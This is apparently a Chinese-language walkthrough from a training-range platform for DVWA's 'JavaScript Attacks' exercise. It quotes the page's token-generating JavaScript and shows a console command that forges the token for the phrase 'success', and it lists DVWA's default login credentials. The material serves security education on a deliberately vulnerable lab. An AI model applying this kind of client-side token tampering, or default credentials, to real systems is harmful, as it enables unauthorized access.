
Module developed by Digininja.

查看提示代码，寻找token。



```
function do_something(e) {
    for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
    return t
}
setTimeout(function () {
    do_elsesomething("XX")
}, 300);

function do_elsesomething(e) {
    document.getElementById("token").value = do_something(e + document.getElementById("phrase").value + "XX")
}
```

先输入`success`，然后在console中执行`do_elsesomething("XX")`，最后点提交。



Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Invalid token.

Phrase success Submit

More Information


- https://www.w3schools.com/js/
- https://www.youtube.com/watch?v=cs7EQdWO5o0&index=17&list=WL
- https://ponyfoo.com/articles/es6-proxies-in-depth

Module developed by Digininja.

```
> document.getElementById("token").value
< "XXeMegnahCXX"
> do_elsesomething("XX")
< undefined
> document.getElementById("token").value
< "XXsseccusXX"
>
```

销毁靶机

用完之后及时销毁靶机。



谜团靶机平台

DVWA

Damn Vulnerable Web Application (DVWA)

*首次打开时先点击 **login** 或直接访问 **/setup.php**。页面跳转后 **点击“create/reset database”** 重置数据库。再点击 **login** 返回登陆界面，或直接访问 **/login.php**。*

登陆默认用户名：（任选其一）

用户名	**admin**	**pablo**	**gordonb**	**1337**	**smithy**
密码	password	letmein	abc123	charley	password

*官方链接：**http://www.dvwa.co.uk/***

*有什么问题可以**反馈**给我们*

控制面板

靶机状态 正在运行

参考：
三角地安全